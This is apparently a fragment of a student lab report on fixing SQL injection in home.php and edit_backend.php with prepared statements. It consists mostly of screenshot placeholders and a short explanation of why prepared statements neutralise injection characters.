**2.4 Task 4: Countermeasure - Prepared Statement**

home.php



 

Without Prepared SQL With Prepared SQL



edit\_backend.php



Without Prepared SQL With Prepared SQL





Task 2.1 Vulnerability Fixed




Task 3.1 Vulnerability Fixed



Task 3.2 Vulnerability Fixed

Task 3.3 Vulnerability Fixed **3 Guidelines**



Command with vunerability

These special characters (#,--,;) within labeled values can be santizied by using prepared statements to save everything that is a special statement as just one long string. This stops the SQL interpreter from looking at the symbols and adding logic the creater did not intend.